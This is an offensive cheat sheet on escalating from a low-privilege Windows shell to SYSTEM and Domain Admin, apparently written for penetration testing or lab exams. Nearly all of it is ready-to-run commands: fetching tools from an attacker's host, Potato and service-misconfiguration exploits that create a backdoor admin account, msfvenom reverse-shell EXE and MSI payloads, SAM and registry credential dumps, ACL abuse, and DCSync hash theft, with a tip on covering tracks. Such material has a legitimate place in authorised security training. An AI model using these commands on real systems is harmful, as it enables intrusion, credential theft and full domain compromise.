
Windows Privilege Escalation — Cheat Sheet

Escalate from a low-privilege shell to SYSTEM or Domain Admin. Run automated tools first — they surface the vector. Then follow the technique that applies. Replace <placeholders> with your own values.



① Situational Awareness

First thing after landing a shell — understand your context and what privileges you already have.

```
whoami                                  # current user
whoami /all                             # user, groups, and ALL privileges
whoami /priv                            # privileges only — the key thing to check
systeminfo                              # OS build, hotfixes, domain membership
net localgroup administrators           # who has local admin?
net user                                # all local accounts
hostname
ipconfig /all
```

SeImpersonatePrivilege *or* ***SeAssignPrimaryTokenPrivilege*** *in whoami /priv = almost certainly exploitable via Potato attacks. Jump straight to Step ③.*

---

② Automated Enumeration

Transfer tools from Kali, then run. These catch 90% of vectors automatically.

Transfer tools from Kali:

```
# Serve files on Kali:
python3 -m http.server 80

# Download on victim (CMD):
certutil -urlcache -f http://&lt;kali-ip&gt;/winPEASx64.exe winPEAS.exe

# Download on victim (PowerShell):
iwr http://&lt;kali-ip&gt;/PowerUp.ps1 -o PowerUp.ps1

# Via evil-winrm:
upload /path/to/winPEASx64.exe
```

winPEAS — most comprehensive, color-coded (yellow = interesting, red = critical):

```
.\winPEASx64.exe
```

PowerUp — service and registry focused:

```
powershell -ep bypass -c "Import-Module .\PowerUp.ps1; Invoke-AllChecks"
```

Seatbelt — detailed system audit:

```
.\Seatbelt.exe -group=all
```

PrivescCheck — no dependencies:

```
powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck -Extended"
```

Run winPEAS first — it covers the most ground. PowerUp is faster and specifically targets service/registry vectors.

---

③ SeImpersonatePrivilege — Potato Attacks

Service accounts (IIS, SQL Server, network services) almost always have **SeImpersonatePrivilege**. If you land as one, SYSTEM is one command away.

```
whoami /priv    # look for:
SeImpersonatePrivilege  or  SeAssignPrimaryTokenPrivilege
```

PrintSpoofer — Windows 10 / Server 2016 and later:

```
.\PrintSpoofer64.exe -i -c cmd
.\PrintSpoofer64.exe -c "net user hacker P@ss123! /add && net localgroup
administrators hacker /add"
```

GodPotato — most universal (Windows 2012–2022, Windows 8–11):

```
.\GodPotato-NET4.exe -cmd "whoami"
.\GodPotato-NET4.exe -cmd "cmd /c net user hacker P@ss123! /add && net
localgroup administrators hacker /add"
```

JuicyPotato — older systems (Server 2012/2016, Win 7/8/10 pre-1809):

```
.\JuicyPotato.exe -l 1337 -p cmd.exe -a "/c whoami" -t * -c
{4991d34b-80a1-4291-83b6-3328366b9097}
```

JuicyPotato needs a CLSID for the specific OS — find them at github.com/ohpe/juicy-potato/tree/master/CLSID. PrintSpoofer and GodPotato are simpler and preferred for modern systems.

SeBackupPrivilege — dump SAM without admin rights:

```
reg save HKLM\SAM sam.hive
reg save HKLM\SYSTEM system.hive

# Transfer both files to Kali, then:
impacket-secretsdump -sam sam.hive -system system.hive LOCAL
```

NT hashes from SAM → use for Pass-the-Hash. See the PtH cheatsheet.

---

④ Service Exploits

4a — Unquoted Service Paths

If a service path contains spaces and is not quoted, Windows tries to execute each space-split segment as a binary. Drop a payload at the ambiguous location.

```
# Find auto-start services with unquoted paths containing spaces:
wmic service get name,displayname,pathname,startmode | findstr /i "auto" |
findstr /v "c:\windows" | findstr /v """

# PowerUp:
powershell -ep bypass -c "Import-Module .\PowerUp.ps1; Get-UnquotedService"
```

Exploit — place payload at the ambiguous location, then restart:

```
# If path is: C:\Program Files\My App\service.exe
# → try placing payload at: C:\Program.exe  or  C:\Program Files\My.exe
```

```
sc stop &lt;service-name&gt;
sc start &lt;service-name&gt;

# Or let PowerUp do it:
powershell -ep bypass -c "Import-Module .\PowerUp.ps1; Write-ServiceBinary
-ServiceName '&lt;svc&gt;' -UserName hacker -Password P@ss123!"
```

4b — Weak Service Binary Permissions

If your user can overwrite the binary a service runs, replace it with a payload.

```
# Check write permissions on the service binary:
icacls "C:\path\to\service.exe"
# Look for: BUILTIN\Users:(F) or (W)

# PowerUp:
powershell -ep bypass -c "Import-Module .\PowerUp.ps1;
Get-ModifiableServiceFile"
```

```
# On Kali — create payload:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=&lt;kali-ip&gt;
LPORT=&lt;port&gt; -f exe -o evil.exe

# On victim — replace and restart:
copy evil.exe "C:\path\to\service.exe"
sc stop &lt;service-name&gt;
sc start &lt;service-name&gt;
```

4c — Weak Service ACLs (Modify binpath)

If your user has write access to a service's configuration, change binpath to run any command as SYSTEM.

```
# Find services writable by your user:
.\accesschk.exe /accepteula -uwcqv &lt;username&gt; *

# PowerUp:
powershell -ep bypass -c "Import-Module .\PowerUp.ps1; Get-ModifiableService"
```

Exploit — two restart cycles (each sc start runs one command):

```
sc config &lt;service-name&gt; binpath= "cmd.exe /c net user hacker P@ss123!
/add"
sc stop &lt;service-name&gt;
sc start &lt;service-name&gt;

sc config &lt;service-name&gt; binpath= "cmd.exe /c net localgroup
administrators hacker /add"
sc stop &lt;service-name&gt;
```

```
sc start &lt;service-name&gt;
```

Note the space after `binpath=` *— it is required. Each sc start runs exactly one command.*

---

⑤ AlwaysInstallElevated

When both registry keys are set to 1, any user can install MSI packages as SYSTEM.

```
# Both keys must return 0x1:
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v
AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v
AlwaysInstallElevated

# PowerUp check:
powershell -ep bypass -c "Import-Module .\PowerUp.ps1;
Get-RegistryAlwaysInstallElevated"
```

If both return `0x1`:

```
# On Kali — create MSI payload:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=&lt;kali-ip&gt;
LPORT=&lt;port&gt; -f msi -o evil.msi

# On victim — installs as SYSTEM:
msiexec /quiet /qn /i evil.msi
```

---

⑥ Stored Credentials

AutoLogon credentials in registry:

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"
# Look for: DefaultUserName, DefaultPassword, DefaultDomainName
```

Saved credentials (cmdkey):

```
cmdkey /list
runas /savecred /user:&lt;domain&gt;\&lt;username&gt; cmd.exe
```

Registry password hunt:

```
reg query HKLM /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s
```

Unattended install files (often contain base64-encoded passwords):

```
type C:\Windows\Panther\Unattend.xml
type C:\Windows\Panther\Unattended.xml
type C:\Windows\System32\sysprep\sysprep.xml
```

Passwords in Unattend.xml are base64-encoded. Decode on Kali: `echo <base64> | base64 -d`

---

⑦ Scheduled Tasks

If a task runs as SYSTEM and its binary is writable, replace it and wait for the next trigger.

```
# List all tasks with their run-as context:
schtasks /query /fo LIST /v | findstr /i "task name\|run as user\|task to run"

# Check write permissions on the task binary:
icacls "C:\path\to\task\binary.exe"
# BUILTIN\Users:(W) or (F) = writable

# Replace binary with payload:
copy evil.exe "C:\path\to\task\binary.exe"

# PowerUp:
powershell -ep bypass -c "Import-Module .\PowerUp.ps1;
Get-ModifiableScheduledTaskFile"
```

Tasks triggered on login or system start are faster than time-based triggers. Check 'Schedule Type' and 'Next Run Time' fields.

---

⑧ Kernel Exploits (Last Resort)

Check the OS build and hotfixes against known CVEs. Use only if other vectors fail — kernel exploits can crash the system.

```
# Dump system info on victim:
systeminfo &gt; sysinfo.txt

# On Kali — check against known CVEs:
python3 wesng.py --update
python3 wesng.py sysinfo.txt
```

Notable exploits to check:

```
CVE-2021-1675 / 34527   PrintNightmare   spooler -&gt; SYSTEM  (Win10 / Server
2019)
CVE-2021-36934          HiveNightmare    read SAM as low-priv (Win10 21H1+)
CVE-2020-0796           SMBGhost         local RCE            (Win10 1903/1909)
MS16-032                                 secondary logon      (Win7 - Win10)
```

WES-NG: github.com/bitsadmin/wesng. Watson / SharpUp can also check directly on the victim without file transfer.

AD ESCALATION — Domain-Joined Machines

⑨ BloodHound — AD Path Mapping

Run BloodHound as soon as you have any domain credential. It maps the entire AD and finds the shortest path to Domain Admin visually.

From Kali (no Windows foothold needed):

```
bloodhound-python -u &lt;user&gt; -p &lt;pass&gt; -d &lt;domain&gt; -dc
&lt;dc-fqdn&gt; -c all --zip
```

From Windows foothold (SharpHound):

```
.\SharpHound.exe -c all --zipfilename bloodhound.zip
# Transfer zip to Kali → drag-drop into BloodHound GUI
```

Key built-in queries:

```
Shortest Paths to Domain Admins
Find Principals with DCSync Rights
Find Computers where Domain Admins are Logged On
Kerberoastable Users with Paths to DA
```

---

⑩ ACL Abuse

BloodHound surfaces the exact ACL edge. Common edges: GenericAll, WriteDACL, WriteOwner, AddMember.

GenericAll on a user → force a password reset:

```
net rpc password "&lt;target-user&gt;" "NewPass123!" -U
"&lt;domain&gt;/&lt;your-user&gt;%&lt;your-pass&gt;" -S &lt;dc-ip&gt;

# PowerView:
Set-DomainUserPassword -Identity &lt;target-user&gt; -AccountPassword
(ConvertTo-SecureString 'NewPass123!' -AsPlainText -Force)
```

GenericAll on a group → add yourself as a member:

```
net rpc group addmem "Domain Admins" "&lt;your-user&gt;" -U
"&lt;domain&gt;/&lt;your-user&gt;%&lt;your-pass&gt;" -S &lt;dc-ip&gt;

# PowerView:
Add-DomainGroupMember -Identity 'Domain Admins' -Members '&lt;your-user&gt;'
```

WriteDACL on an object → grant yourself GenericAll:

```
# PowerView:
Add-DomainObjectAcl -TargetIdentity "&lt;target&gt;" -PrincipalIdentity
"&lt;your-user&gt;" -Rights All
```

ACL changes are logged. If stealth matters, revert: `Remove-DomainObjectAcl`.

■ DCSync

Dump all domain password hashes directly from the DC without touching LSASS. Requires: Domain Admin, or an account with Replicating Directory Changes rights.

From Kali (Impacket — recommended):

```
# With plaintext password:
impacket-secretsdump &lt;domain&gt;/&lt;user&gt;:&lt;pass&gt;@&lt;dc-ip&gt;
```

```
# With NT hash (no plaintext needed):
impacket-secretsdump &lt;domain&gt;/&lt;user&gt;@&lt;dc-ip&gt; -hashes
:&lt;NT-hash&gt;
```

Output:

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:&lt;NT-hash&gt;:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:&lt;NT-hash&gt;:::
```

Use the Administrator NT hash for Pass-the-Hash to any domain machine. The krbtgt hash enables Golden Ticket attacks. See the PtH cheatsheet.

Key idea: Windows privilege escalation is a checklist, not a linear path. **SeImpersonatePrivilege** (Potato attacks) is the fastest route — if you land as a service account, it is almost always exploitable. Service misconfigs are the next most common vector. For domain escalation, BloodHound maps the path; ACL abuse and DCSync close it. Always run automated tools first — they surface the vector in seconds.